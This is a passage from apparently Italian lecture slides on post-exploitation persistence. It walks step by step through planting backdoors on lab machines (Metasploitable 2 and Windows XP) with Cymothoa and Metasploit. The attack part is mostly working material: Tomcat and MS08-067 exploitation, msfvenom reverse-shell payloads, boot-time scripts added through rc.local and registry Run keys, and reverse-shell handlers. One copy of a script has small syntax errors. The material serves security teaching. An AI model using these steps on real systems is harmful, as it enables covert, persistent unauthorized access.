 - Al riavvio della macchina lo shellcode di tale backdoor non sarà più presente nel processo in cui è stato «iniettato»

- **Osservazione 2:** Per garantire la persistenza è necessario «iniettare» lo shellcode della backdoor in un determinato processo ad ogni avvio del sistema
 - Questa operazione può essere automatizzata

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 1:

1. use exploit/multi/http/tomcat_mgr_deploy
2. set payload java/meterpreter/reverse_tcp
3. set RHOST 10.0.2.6
4. set RPORT 8180
5. set LHOST 10.0.2.15
6. set httpusername tomcat
7. set httppassword tomcat
8. exploit

N.B. Nell'esempio si è assunto che **httpusername** e **httppassword** siano stati ottenuti durante le fasi preliminari a quella di Target Exploitation

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

```
msf5 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"tar.gz
[*] Uploading 6262 bytes as BMt57UP0Rs8vXwy.war ...
[*] Executing /BMt57UP0Rs8vXwy/BW9E7Uv.jsp...
[*] Undeploying BMt57UP0Rs8vXwy ...
[*] Sending stage (53844 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:54785) at 2019-04-30 23:30:18
+0200
```

➤ background

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/http/tomcat_mgr_deploy) >
```

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 2:

1. use exploit/linux/local/udev_netlink
2. set PAYLOAD linux/x86/meterpreter/reverse_tcp
3. set SESSION 1
4. set LHOST 10.0.2.15
5. exploit

Vertical Privilege Escalation tramite il seguente exploit locale
exploit/linux/local/udev_netlink

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 3:

- Utilizzeremo uno script ad hoc che permetterà di iniettare la backdoor in un processo ad ogni (ri)avvio del sistema
- Assumiamo che tale script sia disponibile sul Desktop di Kali

```
#!/bin/bash
p=`cat /var/run/crond.pid`
if [ "$p" -eq "$p" ] 2>/dev/null; then
q=$p
else
q=`(echo $p | awk '{print $2}')`'
fi
echo $q
exec /etc/cymothoa-1-beta/cymothoa -p $q -s 1 -y 4444
exit
```

cym.sh

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 3:

- Utilizzeremo uno script ad hoc che permetterà di iniettare la backdoor in un processo ad ogni (ri)avvio del sistema
- Assumiamo che tale script sia presente sul Desktop di Kali

```
#!/bin/bash
p=`cat /var/run/crond.pid`
if [ "$p" -eq "$p" ] 2>/dev/null
q=$p
else
q=`(echo $p | awk '{print $2}')`
```

PID del processo in cui
verrà iniettata la backdoor

cym.sh

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 4:

- Tramite la corrente sessione Meterpreter
- Carichiamo Cymothoa nella directory **/etc** della macchina target
 1. **lcd /root/Desktop**
 2. **upload cymothoa-1-beta.tar.gz /etc**
- Carichiamo **cym.sh** nella directory **/etc/init.d/** della macchina target
 - **upload cym.sh /etc/init.d**

```
meterpreter > lcd /root/Desktop
meterpreter > upload cymothoa-1-beta.tar.gz /etc
[*] uploading   : cymothoa-1-beta.tar.gz -> /etc
[*] uploaded    : cymothoa-1-beta.tar.gz -> /etc/cymothoa-1-beta.tar.gz
meterpreter > upload cym.sh /etc/init.d
[*] uploading   : cym.sh -> /etc/init.d
[*] uploaded    : cym.sh -> /etc/init.d/cym.sh
meterpreter > █
```

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 4:

- Tramite la corrente sessione Meterpreter
- Carichiamo Cymothoa nella directory **/etc** della macchina target

1. lcd /root/Desktop

2. upload cymothoa-1-beta.tar.gz /etc

➤ N.B. Non useremo più la directory /tmp

- I file in tale directory vengono di solito cancellati/sovrascritti ad ogni riavvio del sistema

➤ upload cym.sh /etc/init.d

```
meterpreter > lcd /root/Desktop
meterpreter > upload cymothoa-1-beta.tar.gz /etc
[*] uploading  : cymothoa-1-beta.tar.gz -> /etc
[*] uploaded   : cymothoa-1-beta.tar.gz -> /etc/cymothoa-1-beta.tar.gz
meterpreter > upload cym.sh /etc/init.d
[*] uploading  : cym.sh -> /etc/init.d
[*] uploaded   : cym.sh -> /etc/init.d/cym.sh
meterpreter >
```

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 5:

- Tramite la corrente sessione Meterpreter accediamo alla shell di sistema della macchina target
- **shell**

```
meterpreter > shell  
Process 4679 created.  
Channel 2 created.
```

➤ Fase 6:

- Compiliamo Cymothoa
- 1. **cd /etc**
- 2. **tar xzvf cymothoa-1-beta.tar.gz**
- 3. **cd cymothoa-1-beta**
- 4. **make**

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 7:

- Assegniamo i permessi di esecuzione allo script **cym.sh**
 1. `cd /etc/init.d`
 2. `chmod +x /etc/init.d/cym.sh`

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 8:

- Facciamo in modo che lo script **cym.sh** venga eseguito in automatico ad ogni avvio del sistema
- Per farlo è necessario che tale script venga eseguito dal file **/etc/rc.local**

Contenuto iniziale del file **/etc/rc.local**

```
nohup /usr/bin/rmiregistry >/dev/null 2>&1 &
nohup /usr/bin/unrealircd &
rm -f /root/.vnc/*.pid
HOME=/root LOGNAME=root USER=root nohup /usr/bin/vncserver :0 >/root/vnc.log 2>&
1 &
nohup /usr/sbin/druby_timeserver.rb &

exit 0
```

Contenuto modificato del file **/etc/rc.local**

```
nohup /usr/bin/rmiregistry >/dev/null 2>&1 &
nohup /usr/bin/unrealircd &
rm -f /root/.vnc/*.pid
HOME=/root LOGNAME=root USER=root nohup /usr/bin/vncserver :0 >/root/vnc.log 2>&
1 &
nohup /usr/sbin/druby_timeserver.rb &

sh /etc/init.d/cym.sh ←
exit 0
```

Postexploitation (Maintaining Access)

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 8:

- Facciamo in modo che lo script **cym.sh** venga eseguito in automatico ad ogni avvio del sistema

1. **sed -i '\$d' /etc/rc.local**
2. **echo "sh /etc/init.d/cym.sh" >> /etc/rc.local**
3. **echo "exit 0" >> /etc/rc.local**

Operating System Backdoor

Cymothoa – Esempio 2 (Backdoor Persistente)

➤ Fase 9:

- Riavviamo la macchina target e da Kali proviamo a connetterci ad essa
 - nc -nvv 10.0.2.6 4444

```
root@kali:~# nc -nvv 10.0.2.6 4444
(UNKNOWN) [10.0.2.6] 4444 (?) open
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux
whoami
root
```

- Così facendo la backdoor Cymothoa garantirà accesso persistente alla macchina target

Operating System Backdoor

Metasploit

- Metasploit permette di generare ed installare automaticamente backdoor sulla macchina target
 - Così da consentire l'accesso persistente a tale macchina
- **N.B.** In generale, il servizio di backdoor fornito da Metasploit non richiede l'autenticazione per poter accedere ad una determinata macchina target
 - Ciò consentirà potenzialmente a chiunque di poter accedere a tale macchina senza l'utilizzo di credenziali di accesso

Operating System Backdoor

Metasploit

- Mediante **msfvenom** creeremo una backdoor e la utilizzeremo per accedere alla macchina target durante la fase di Postexploitation

- **msfvenom** è il generatore di payload (e quindi anche di backdoor) fornito dalla suite Metasploit
 - Per maggiori informazioni su **msfvenom** è possibile consultare la relativa man page (**man msfvenom**)

```
MSFVENOM(1)          Metasploit Framework - msfvenom          MSFVENOM(1)
NAME
  msfvenom[1] Payload Generator and Encoder
SYNOPSIS
  msfvenom [options] <var=val>
DESCRIPTION
  Msfvenom is a combination of Msfpayload and Msfencode, putting both of these tools
  into a single Framework instance. Msfvenom has replaced both msfpayload and msfencode as of June 8th, 2015.
```

Output parziale

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

➤ Fase 1: Generiamo una backdoor mediante `msfvenom`

```
➤ msfvenom -a x86 --platform linux -p  
linux/x86/shell/reverse_tcp LHOST=10.0.2.7  
LPORT=4444 -f elf -o shell.elf
```

- `-a x86` rappresenta il tipo di architettura scelta
- `--platform linux` rappresenta la piattaforma da utilizzare
- `-p linux/x86/shell/reverse_tcp` è il tipo di payload selezionato
- `lhost=10.0.2.7` è l'indirizzo IP della macchina Kali, che permetterà di instaurare una connessione reverse con la macchina target
- `lport=4444` è la porta sulla quale sarà stabilita la connessione reverse
- `-f elf` è il formato del payload (*Executable and Linkable Format*)
- `-o shell.elf` salva il codice generato, nel file che segue l'opzione `-o`

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

- Fase 1: Generiamo una backdoor mediante `msfvenom`

```
➤ msfvenom -a x86 --platform linux -p  
linux/x86/shell/reverse_tcp LHOST=10.0.2.7  
LPORT=4444 -f elf -o shell.elf
```

- `-a x86` rappresenta il tipo di architettura selezionato
- `--platform linux` rappresenta la piattaforma target
- `-p linux/x86/shell/reverse_tcp` è il payload selezionato
- `lhost=10.0.2.7` è l'indirizzo IP della macchina Kali, che permetterà di instaurare una connessione reverse con la macchina target
- `lport=4444` è la porta sulla quale sarà stabilita la connessione reverse
- `-f elf` è il formato del payload (*Executable and Linkable Format*)
- `-o shell.elf` salva il codice generato, nel file che segue l'opzione `-o`

Potrei anche utilizzare un payload di tipo Meterpreter

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

- Fase 2: Creiamo lo script **in.sh**
 - La backdoor **shell.elf** verrà eseguita automaticamente ad ogni esecuzione dello script **in.sh**

```
#!/bin/sh  
/etc/init.d/shell.elf
```

in.sh

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

➤ **Fase 3:** Effettuiamo la remote exploitation della macchina target

1. `use exploit/multi/http/tomcat_mgr_deploy`
2. `set payload java/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.6`
4. `set RPORT 8180`
5. `set LHOST 10.0.2.7`
6. `set httpusername tomcat`
7. `set httppassword tomcat`
8. `exploit`

N.B. Nell'esempio si è assunto che `httpusername` e `httppassword` siano stati ottenuti durante le fasi preliminari a quella di Target Exploitation

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

- **Fase 4:** Mettiamo in background la sessione sulla macchina target
 - **background**

```
meterpreter > background  
[*] Backgrounding session 1...  
msf5 exploit(multi/http/tomcat_mgr_deploy) > |
```

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

- **Fase 5:** Effettuiamo il Vertical Privilege Escalation sulla macchina target

1. `use exploit/linux/local/udev_netlink`
2. `set PAYLOAD linux/x86/meterpreter/reverse_tcp`
3. `set SESSION 1`
4. `set LHOST 10.0.2.7`
5. `exploit`

Vertical Privilege Escalation tramite il seguente exploit locale
`exploit/linux/local/udev_netlink`

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

➤ Fase 6:

- Tramite la corrente sessione Meterpreter carichiamo la backdoor `shell.elf` e lo script `in.sh` nella directory `/etc/init.d` della macchina target

1. `upload shell.elf /etc/init.d`
2. `upload in.sh /etc/init.d`

```
meterpreter > upload shell.elf /etc/init.d
[*] uploading : shell.elf -> /etc/init.d
[*] uploaded  : shell.elf -> /etc/init.d/shell.elf
meterpreter > upload in.sh /etc/init.d
[*] uploading : in.sh -> /etc/init.d
[*] uploaded  : in.sh -> /etc/init.d/in.sh
meterpreter > █
```

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

➤ Fase 7:

➤ Assegniamo i permessi di esecuzione alla backdoor **shell.elf** ed allo script **in.sh**

1. shell

2. chmod +x /etc/init.d/shell.elf

3. chmod +x /etc/init.d/in.sh

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

➤ Fase 8:

- Facciamo in modo che lo script `in.sh` venga eseguito in automatico ad ogni avvio del sistema

1. `sed -i '$d' /etc/rc.local`
2. `echo "sh /etc/init.d/in.sh" >> /etc/rc.local`
3. `echo "exit 0" >> /etc/rc.local`

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

➤ Fase 9:

- Utilizziamo un generico modulo handler fornito da Metasploit per instaurare una connessione di tipo *reverse* con la macchina target

1. `use exploit/multi/handler`
2. `set LHOST 10.0.2.7`
3. `set LPORT 4444`
4. `set payload linux/x86/shell/reverse_tcp`
5. `run`

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.7:4444
```

Operating System Backdoor

Metasploit – Esempio 1 (Metasploitable 2)

➤ Fase 10:

- Riavviando la macchina target possiamo notare che viene instaurata una connessione *reverse TCP* tra tale macchina e quella Kali

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (36 bytes) to 10.0.2.10
[*] Command shell session 1 opened (10.0.2.7:4444 -> 10.0.2.10:48598) at 2019-11
-23 07:12:39 -0500
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Fase 1: Generiamo una backdoor mediante **msfvenom**
- **msfvenom -p windows/meterpreter/reverse_tcp
lhost=10.0.2.15 lport=4444 -f exe -o
my_payload.exe**
 - **-p windows/meterpreter/reverse_tcp** è il tipo di payload selezionato
 - **lhost=10.0.2.15** è l'indirizzo IP della macchina Kali, che permetterà di instaurare una connessione reverse con la macchina target
 - **lport=4444** è la porta sulla quale sarà stabilita la connessione reverse
 - **-f exe** è il formato del payload (*Windows executable file*)
 - **-o my_payload.exe** salva il codice generato, nel file che segue l'opzione -o

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- **Fase 2:** Effettuiamo la remote exploitation della macchina target avente indirizzo IP 10.0.2.18

1. `use exploit/windows/smb/ms08_067_netapi`
2. `set payload windows/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.18 [Macchina Windows XP]`
4. `set LHOST 10.0.2.15 [Macchina Kali]`
5. `exploit`

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1027) at 2019-05-20 05:12:57 -0400

meterpreter > 
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- **Fase 2:** Effettuiamo la remote exploitation della macchina target avente indirizzo IP 10.0.2.18

1. `use exploit/windows/smb/ms08_067_netapi`
2. `set payload windows/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.18 [Macchina Windows XP]`
4. `set LHOST 10.0.2.15 [Macchina Kali]`
5. `exploit`

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically dete
[*] 10.0.2.18:445 - Fingerprint: Windo
[*] 10.0.2.18:445 - Selected Target: Win
[*] 10.0.2.18:445 - Attempting to auth...
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1027) at 2019-05-2
0 05:12:57 -0400

meterpreter >
```

ID relativo alla
sessione Meterpreter

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- **Fase 3:** Mettiamo in background la sessione Meterpreter
 - Così facendo, potremo utilizzare la sessione già aperta per veicolare altri dati/comandi verso la macchina target
 - Useremo la sessione Meterpreter già attiva (sessione 1 nel nostro caso) per inviare la backdoor alla macchina target

- **background**

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms08_067_netapi) > █
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- **Fase 4:** Per inviare la backdoor alla macchina target usiamo il seguente *modulo ausiliario* fornito da Metasploit per la fase di Post Exploitation
 - `post/windows/manage/persistence_exe`
- Questo modulo carica un file eseguibile (*backdoor*) sulla macchina target e rende l'esecuzione di tale file persistente
 - Copia l'eseguibile in una specifica posizione del file system ed aggiunge la relativa chiave al registro di Windows
 - Così da garantire l'avvio dell'eseguibile ad ogni (ri)avvio di Windows

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- **Fase 4:** Per inviare la backdoor alla macchina target usiamo il seguente *modulo ausiliario* fornito da Metasploit per la fase di Post Exploitation
 - `use post/windows/manage/persistence_exe`
 - `show options`

```
msf5 > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):
=====
Name      Current Setting  Required  Description
-----  -----
REXENAME  default.exe    yes       The name to call exe on remote system
REXEPAHT  proc_stat.exe  yes       The remote executable to upload and execute.
SESSION    1              yes       The session to run this module on.
STARTUP   USER            yes       Startup type for the persistent payload. (Accepted: U
SER, SYSTEM, SERVICE)
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

➤ **Fase 4:** Per inviare la backdoor alla macchina target usiamo il seguente *modulo ausiliario* fornito da Metasploit per la fase di Post Exploitation

- `use post/windows/manage/persistence_exe`
- `show options`

```
msf5 > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) >
```

Module options (post/windows/manage/persistence_exe):

Name	Current Setting	Required	Description
REXENAME	default.exe	yes	The name to call exe on remote system
REXEPATH	proc_stat.exe	yes	The remote executable to upload and execute.
SESSION	1	yes	The session to run this module on.
STARTUP	USER	yes	Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)

➤ È possibile scegliere in quale fase avviare la backdoor

- **USER:** la backdoor sarà eseguita al login di un utente
- **SYSTEM:** la backdoor sarà eseguita al boot del sistema
- **SERVICE:** la backdoor sarà eseguita all'avvio di un determinato servizio

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Fase 5: Configuriamo il modulo ausiliario selezionato nella Fase 4

1. set REXEPATH my_payload.exe
2. set SESSION 1
3. set STARTUP SYSTEM

```
msf5 post(windows/manage/persistence_exe) > set REXEPATH my_payload.exe
REXEPAH => my_payload.exe
msf5 post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/persistence_exe) > set STARTUP SYSTEM
STARTUP => SYSTEM
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Fase 5: Configuriamo il modulo ausiliario selezionato nella Fase 4

1. set REXEPATH my_payload.exe
2. set SESSION 1
3. set STARTUP SYSTEM

Payload generato nella Fase 1
tramite msfvenom

```
msf5 post(windows/manage/persistence_exe) > set REXEPATH my_payload.exe
REXEPAH => my_payload.exe
msf5 post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/persistence_exe) > set STARTUP SYSTEM
STARTUP => SYSTEM
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Fase 5: Configuriamo il modulo ausiliario selezionato nella Fase 4

1. set REXEPATH my_payload.exe
2. set SESSION 1
3. set STARTUP SYSTEM

Potrei anche utilizzare un payload generato con uno degli strumenti mostrati nelle lezioni precedenti (ad esempio, Veil)

```
msf5 post(windows/manage/persistence_exe) > set REXEPATH my_payload.exe
REXEPATH => my_payload.exe
msf5 post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/persistence_exe) > set STARTUP SYSTEM
STARTUP => SYSTEM
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Fase 5: Configuriamo il modulo ausiliario selezionato nella Fase 4

1. set REXEPATH my_payload.exe

2. set SESSION 1

3. set STARTUP SYSTEM

Sessione Meterpreter attiva,
messa in background nella Fase 3

```
msf5 post(windows/manage/persistence_exe) > set REXEPATH my_payload.exe
REXEPATH => my_payload.exe
msf5 post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/persistence_exe) > set STARTUP SYSTEM
STARTUP => SYSTEM
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Fase 5: Configuriamo il modulo ausiliario selezionato nella Fase 4

1. set REXEPATH my_payload.exe
2. set SESSION 1
3. set STARTUP **SYSTEM**

Esecuzione della backdoor
all'avvio del sistema

```
msf5 post(windows/manage/persistence_exe) > set REXEPATH my_payload.exe
REXEPAH => my_payload.exe
msf5 post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/persistence_exe) > set STARTUP SYSTEM
STARTUP => SYSTEM
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Fase 6: Eseguiamo il modulo ausiliario configurato nella Fase 5
 - run

```
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against PENTESTINGXP
[*] Reading Payload from file /root/my_payload.exe
[+] Persistent Script written to C:\WINDOWS\TEMP\default.exe
[*] Executing script C:\WINDOWS\TEMP\default.exe
[+] Agent executed with PID 608
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\b0bAwfwuwx
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\b0bAwfwuwx
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/PENTESTINGXP_20190505.0835/PENTESTINGXP_20190505.0835.rc
[*] Post module execution completed
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Fase 6: Eseguiamo il modulo ausiliario configurato nella Fase 5
 - run

```
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against PENTESTINGXP
[*] Reading Payload from file /root/my_payload.exe
[+] Persistent Script written to C:\WINDOWS\TEMP\default.exe
[*] Executing script C:\WINDOWS\TEMP\default.exe
[+] Agent executed with PID 600
[*] Installing in registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\b0bAwfwuwx
[+] Installed in registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\b0bAwfwuwx
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/PENTESTINGXP_20190505.0835/PENTESTINGXP_20190505.0835.rc
[*] Post module execution completed
```

File eseguibile relativo alla backdoor

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Se la **Fase 6** termina con successo, la backdoor viene installata correttamente sulla macchina target

- A questo punto
 - Possono essere chiuse tutte le sessioni Meterpreter (**exit**)
 - È sufficiente chiudere il Terminale da cui sono stati eseguiti tutti i comandi
 - Può essere spenta (o riavviata) la macchina target

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- **Fase 7:** Può essere utilizzato un generico modulo *handler* per instaurare una connessione di tipo *reverse* con la macchina target

1. `use exploit/multi/handler`
2. `set payload windows/meterpreter/reverse_tcp`

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- **Fase 7:** Può essere utilizzato un generico modulo *handler* per instaurare una connessione di tipo *reverse* con la macchina target
 - **show options**

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
=====
Name   Current Setting  Required  Description
--  --  --  --
Payload options (windows/meterpreter/reverse_tcp):
=====
Name   Current Setting  Required  Description
--  --  --  --
EXITFUNC process      yes        Exit technique (Accepted: '', seh, thread, process, n
one)
LHOST                         yes        The listen address (an interface may be specified)
LPORT                         4444      The listen port
```

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- Fase 7: Può essere utilizzato un generico modulo *handler* per instaurare una connessione di tipo *reverse* con la macchina target
 - `show options`

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
=====
Name   Current Setting  Required  Description
----  --------------  -----  -----
LHOST      yes          yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Payload options (windows/meterpreter/reverse_tcp):
=====
Name   Current Setting  Required  Description
----  --------------  -----  -----
EXITFUNC    process       yes        Exit technique (Accepted: '', seh, thread, process, n
one)
LHOST      yes          yes        The listen address (an interface may be specified)
LPORT      4444          yes        The listen port

Exploit target:
=====
Name   Current Setting  Required  Description
----  --------------  -----  -----
Platform  windows        yes        The architecture of the target platform
Arch    x86            yes        The architecture of the target platform
Endian  little          yes        Endianness of the target platform

```

➤ Va impostato l'indirizzo IP della macchina Kali
➤ Si tratta di una connessione *reverse*

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- **Fase 7:** Può essere utilizzato un generico modulo *handler* per instaurare una connessione di tipo *reverse* con la macchina target

3. **set LHOST 10.0.2.15**
4. **run**

```
msf5 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Il comando **run** permette di eseguire il modulo *handler*

Operating System Backdoor

Metasploit – Esempio 2 (Windows XP SP3)

- **Fase 8:** Avviamo la macchina Windows XP su cui è stata installata la backdoor ed effettuiamo l'accesso ad essa tramite uno degli utenti del sistema

- Tornando alla MSFConsole possiamo osservare che è stata istanziata una sessione Meterpreter

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1038) at 2019-04-13 15:17:50 +0
200
```

Operating System Backdoor

Metasploit – Esempio 3 (Windows XP SP3)

- Per veicolare la backdoor sulla macchina target, Metasploit fornisce varie altre soluzioni (*moduli*)
 - Ad esempio, **exploit/windows/local/persistence**

- **Fase 1:** Effettuiamo la remote exploitation della macchina target
 1. **use exploit/windows/smb/ms08_067_netapi**
 2. **set payload windows/meterpreter/reverse_tcp**
 3. **set RHOST 10.0.2.18 [Macchina Windows XP]**
 4. **set LHOST 10.0.2.15 [Macchina Kali]**
 5. **exploit**
 6. **background**

Operating System Backdoor

Metasploit – Esempio 3 (Windows XP SP3)

- Per veicolare la backdoor sulla macchina target, Metasploit fornisce varie altre soluzioni (*moduli*)
 - Ad esempio, **exploit/windows/local/persistence**

- **Fase 2:** Usiamo tale modulo (exploit) per caricare la backdoor sulla macchina target
 - 1. **use exploit/windows/local/persistence**
 - 2. **set DELAY 30**
 - 3. **set EXE_NAME my_payload.exe**
 - 4. **set SESSION 1**
 - 5. **set STARTUP SYSTEM**
 - 6. **exploit**

Operating System Backdoor

Metasploit – Esempio 3 (Windows XP SP3)

- Per veicolare la backdoor sulla macchina target, Metasploit fornisce varie altre soluzioni (*moduli*)
 - Ad esempio, `exploit/windows/local/persistence`

- **Fase 2:** Usiamo tale modulo (exploit) per caricare la backdoor sulla macchina target

```
1. use exploit/windows/local/persistence
```

```
2. set DELAY 30
```

```
3. set EXE_NAME my_payload.exe
```

```
4. set SESSION 1
```

```
5. set STARTUP SYSTEM
```

```
6. exploit
```

Permette di impostare un delay (in secondi) prima dell'avvio della backdoor

Operating System Backdoor

Metasploit – Esempio 3 (Windows XP SP3)

➤ exploit

```
msf5 exploit(windows/local/persistence) > exploit

[*] Running persistent module against PENTESTINGXP via session ID: 1
[!] Note: Current user is SYSTEM & STARTUP == USER. This user may not login often!
[+] Persistent VBS script written on PENTESTINGXP to C:\WINDOWS\TEMP\qBNUTuYXFFyKj.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\t0FGCNdY
[+] Installed autorun on PENTESTINGXP as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\t0FGCNdY
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/PENTESTINGXP_20190520.5322/PENTESTINGXP_20190520.5322.rc
msf5 exploit(windows/local/persistence) > █
```

Operating System Backdoor

Metasploit – Esempio 3 (Windows XP SP3)

- Se l'esecuzione dell'exploit termina con successo, la backdoor viene installata correttamente sulla macchina target

- A questo punto
 - Possono essere chiuse tutte le sessioni Meterpreter (**exit**)
 - È sufficiente chiudere il Terminale da cui sono stati eseguiti tutti i comandi
 - Può essere spenta (o riavviata) la macchina target

Operating System Backdoor

Metasploit – Esempio 3 (Windows XP SP3)

- **Fase 3:** Può essere utilizzato un generico modulo *handler* per instaurare una connessione di tipo *reverse* con la macchina target

1. `use exploit/multi/handler`
2. `set payload windows/meterpreter/reverse_tcp`

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Operating System Backdoor

Metasploit – Esempio 3 (Windows XP SP3)

- **Fase 3:** Può essere utilizzato un generico modulo *handler* per instaurare una connessione di tipo *reverse* con la macchina target

3. `set LHOST 10.0.2.15`
4. `run`

```
msf5 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Il comando `run` permette di eseguire il modulo *handler*

Operating System Backdoor

Metasploit – Esempio 3 (Windows XP SP3)

- **Fase 4:** Avviamo la macchina Windows XP su cui è stata installata la backdoor ed effettuiamo l'accesso ad essa tramite uno degli utenti del sistema

- Tornando alla MSFConsole possiamo osservare che è stata istanziata una sessione Meterpreter

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1038) at 2019-04-13 15:17:50 +0
200
```

Outline

- Concetti Preliminari
- Operating System Backdoor
- Web Backdoor

Web Backdoor

- Strumenti utilizzati per mantenere l'accesso persistente ad una macchina target sfruttando un Web Server compromesso
- In generale sono meno rilevabili rispetto alle Operating System backdoor
